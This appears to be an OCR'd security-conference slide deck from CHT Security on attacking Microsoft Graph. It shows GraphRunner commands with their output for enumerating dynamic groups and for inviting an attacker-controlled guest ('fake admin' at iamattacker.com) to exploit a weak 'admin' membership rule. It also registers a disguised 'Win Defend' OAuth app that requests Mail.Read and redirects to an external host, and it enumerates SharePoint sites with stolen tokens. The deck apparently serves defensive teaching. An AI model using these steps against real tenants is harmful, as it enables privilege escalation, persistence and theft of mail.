contains "admin")or (user.displayName -contains
                                      "admin")
Membership Rule Processing State : On


============================================================
```

Security Groups Enumeration

Get-Security Groups

- Create a list of security groups along with their members.

Get-updatableGroups


- Gets groups that may be able to be modified by the current user

Get-DynamicGroups


- Finds dynamic groups and displays membership rules

```
└─PS> Get-DynamicGroups -Tokens $tokens
[*] Using the provided access tokens.
[*] Now gathering groups and checking if each one is a
dynamic group.
[+] Found dynamic group: IT Team
[*] Found 1 dynamic groups.
============================================================

Group Name                          : IT Team
Group ID                            : e04eccd1-5f62-435f-a427-
3341e8761180
Description                         : for IT team
Is Assignable To Role               :
On-Prem Sync Enabled                :
Mail                                :
Created Date                        : 2025/2/16 7:59:33
Visibility                          :
MembershipRule                      : (user.userPrincipalName -
contains "admin")or (user.displayName -contains
                                      "admin")
Membership Rule Processing State : On



============================================================
```

Path to add user to a group



Path to add user to a group



Persistent and Privilege escalation

Invoke-InviteGuest

- Module for inviting guest users to the tenant

```
└─PS> Invoke-InviteGuest -Tokens $tokens -DisplayName
"fake admin" -EmailAddress "fakeadmin@iamattacker.com"
[*] Using the provided access tokens.
Enter the Redirect URI (leave blank to use the default):
Send an Email Invitation? (true/false): true
Enter a custom message body or leave blank:
[*] External user invited sent successfully.
Display Name: winwin admin
Email Address: winwin@iamattacker.com
Object ID: f257d75b-a577-4fde-acd9-9c611c066e8d
Invite Redeem URL:
https://login.microsoftonline.com/redeem?rd=https%3a%2f%
2finvitations.microsoft.com%2fredeem%2f%3ftenant%3dc2ac0
170-13c3-47ad-9055-c499bb7750c8%26user%3d2f802b03-b399-
4a2c-9ac3-
7148f6b8f9e6%26ticket%3duB6RtvdL6PhG5sY9ZYn%25252bxb5dco
zGsmVAmhy2pAUosho%25253d%26ver%3d2.0
```

Persistent and Privilege escalation

Invoke-InviteGuest

- Module for inviting guest users to the tenant

```
└─PS> Invoke-InviteGuest -Tokens $tokens -DisplayName
"fake admin" -EmailAddress "fakeadmin@iamattacker.com"
[*] Using the provided access tokens.
Enter the Redirect URI (leave blank to use the default):
Send an Email Invitation? (true/false): true
```


```
MembershipRule: (user.userPrincipalName -contains "admin")
or (user.displayName -contains "admin")
```

```
Email Address: winwin@iamattacker.com
Object ID: f257d75b-a577-4fde-acd9-9c611c066e8d
Invite Redeem URL:
https://login.microsoftonline.com/redeem?rd=https%3a%2f%
2finvitations.microsoft.com%2fredeem%2f%3ftenant%3dc2ac0
170-13c3-47ad-9055-c499bb7750c8%26user%3d2f802b03-b399-
4a2c-9ac3-
7148f6b8f9e6%26ticket%3duB6RtvdL6PhG5sY9ZYn%25252bxb5dco
```

```
Get-MgUser -Filter "DisplayName eq 'fake admin'"

DisplayName  Id                                   Mail                 UserPrincipalName
-----------  --                                   ----                 -----------------
fake admin   f257d75b-a577-4fde-acd9-9c611c066e8d winwin@iamattacker.com fakeadmin_iamattacker.com#EXT#@WWLx68808…
```

```
Get-MgUserMemberOfAsGroup -UserId "f257d75b-a577-4fde-acd9-9c611c066e8d"

DisplayName Id                                   MailNickname Description GroupTypes
----------- --                                   ------------ ----------- ----------
IT Team     e04eccd1-5f62-435f-a427-3341e8761180 b602ab4f-a   for IT team {DynamicMembership}
```

Check My Apps



Persistent and Privilege escalation

Invoke-InviteGuest

- Module for inviting guest users to the tenant

Invoke-InjectOAuthApp

- This is a tool for automating the deployment of an app registration to a Microsoft Entra tenant.

```
└─PS> Invoke-InjectOAuthApp -AppName "GraphRunner App" -
ReplyUrl "https://windefend.azurewebsites.net" -scope
"openid","Mail.Read","email","profile","offline_access" -
Tokens $tokens
[*] Using the provided access tokens.
[*] Getting Microsoft Graph Object ID
Graph ID: 00000003-0000-0000-c000-000000000000
Internal Graph ID: ae656420-1ba2-46f8-8fd4-61b77d5b8f99
[*] Now getting object IDs for scope objects:
openid Mail.Read email profile offline_access
openid : "37f7f235-527c-4136-accd-4a02d197296e"
Mail.Read : "570282fd-fa5c-430d-a7fd-fc8dc98a9dca"
email : "64a6cdd6-aab1-4aaf-94b8-3cc8405e90d0"
profile : "14dad69e-099b-42c9-810b-d002981feec1"
offline_access : "7427e0e9-2fba-42fe-b0c0-848c9e6a8182"
[*] Finished collecting object IDs of permissions.
[*] Now deploying the app registration with display name Win
Defend for M365 to the tenant.
[*] If everything worked successfully this is the consent URL
you can use to grant consent to the app:
-----------------------------------------------------------
https://login.microsoftonline.com/organizations/oauth2/v2.0/au
thorize?client_id=86300c96-6e31-4b90-80ce-
3f14e3f2c062&response_type=code&redirect_uri=https%3a%2f%2fwin
defend.azurewebsites.net&response_mode=query&scope=openid%20Ma
il.Read%20email%20profile%20offline_access&state=1234
-----------------------------------------------------------
Application ID: 86300c96-6e31-4b90-80ce-3f14e3f2c062
Object ID: d6cfa7e0-109e-4a69-aea5-c649e4045c41
Secret:
-----------------------------------------------------------
After you obtain an OAuth Code from the redirect URI server
you can use this command to complete the flow:
-----------------------------------------------------------
Get-AzureAppTokens -ClientId "86300c96-6e31-4b90-80ce-
3f14e3f2c062" -ClientSecret "" -RedirectUri
"https://windefend.azurewebsites.net" -scope "openid Mail.Read
email profile offline_access" -AuthCode <insert your OAuth
Code here>
```

Get-SharePointSiteURLs


```
└─PS> Get-SharePointSiteURLs -Tokens $tokens
[*] Using the provided access tokens.
[*] Now getting SharePoint site URLs ...
[*] Found a total of 84 site URLs.
Web URL: https://wwlx688808.sharepoint.com/DemoDocs/Forms/AllItems.aspx
Web URL: https://wwlx688808.sharepoint.com/FormServerTemplates/Forms/All Forms.aspx
Web URL: https://wwlx688808.sharepoint.com/JTDesignDocs/Forms/AllItems.aspx
Web URL: https://wwlx688808.sharepoint.com/RMSDemoLib/Forms/AllItems.aspx
Web URL: https://wwlx688808.sharepoint.com/Shared Documents/Forms/AllItems.aspx
Web URL: https://wwlx688808.sharepoint.com/sites/allcompany/FormServerTemplates/Forms/All Forms.aspx
Web URL: https://wwlx688808.sharepoint.com/sites/allcompany/Shared Documents/Forms/AllItems.aspx
Web URL: https://wwlx688808.sharepoint.com/sites/allcompany/Style Library/Forms/AllItems.aspx
Web URL: https://wwlx688808.sharepoint.com/sites/Brand/FormServerTemplates/Forms/All Forms.aspx
Web URL: https://wwlx688808.sharepoint.com/sites/Brand/Image Gallery Assets/Forms/AllItems.aspx
Web URL: https://wwlx688808.sharepoint.com/sites/Brand/Shared Documents/Forms/AllItems.aspx
Web URL: https://wwlx688808.sharepoint.com/sites/Brand/SiteAssets/Forms/AllItems.aspx
Web URL: https://wwlx688808.sharepoint.com/sites/Brand/Style Library/Forms/AllItems.aspx
Web URL: https://wwlx688808.sharepoint.com/sites/contentTypeHub/FormServerTemplates/Forms/All Forms.aspx
Web URL: https://wwlx688808.sharepoint.com/sites/contentTypeHub/Shared Documents/Forms/AllItems.aspx
Web URL: https://wwlx688808.sharepoint.com/sites/contentTypeHub/SiteAssets/Forms/AllItems.aspx
Web URL: https://wwlx688808.sharepoint.com/sites/contentTypeHub/Style Library/Forms/AllItems.aspx
Web URL: https://wwlx688808.sharepoint.com/sites/ContosoLandings/FormServerTemplates/Forms/All Forms.aspx
Web URL: https://wwlx688808.sharepoint.com/sites/ContosoLandings/Shared Documents/Forms/AllItems.aspx
Web URL: https://wwlx688808.sharepoint.com/sites/ContosoLandings/SiteAssets/Forms/AllItems.aspx
Web URL: https://wwlx688808.sharepoint.com/sites/ContosoLandings/Style Library/Forms/AllItems.aspx
Web URL: https://wwlx688808.sharepoint.com/sites/ContosoWeb1/FormServerTemplates/Forms/All Forms.aspx
Web URL: https://wwlx688808.sharepoint.com/sites/ContosoWeb1/Shared Documents/Forms/AllItems.aspx
Web URL: https://wwlx688808.sharepoint.com/sites/ContosoWeb1/SiteAssets/Forms/AllItems.aspx
Web URL: https://wwlx688808.sharepoint.com/sites/ContosoWeb1/Style Library/Forms/AllItems.aspx
```

中華資安國際
CHT Security

Defence the Microsoft Graph API attack

